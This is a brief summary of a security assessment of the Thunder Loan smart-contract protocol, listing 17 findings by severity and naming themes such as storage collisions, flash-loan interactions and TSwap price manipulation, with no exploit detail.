The Thunder Loan security assessment identified **17 findings: 4 High, 3 Medium, 3 Low, 4 Informational, and 3 Gas-related**. The main concerns involve **storage collisions, deposit accounting, flash-loan interactions, TSwap price manipulation, and token decimals**. The recommended mitigations should be implemented and validated before production deployment.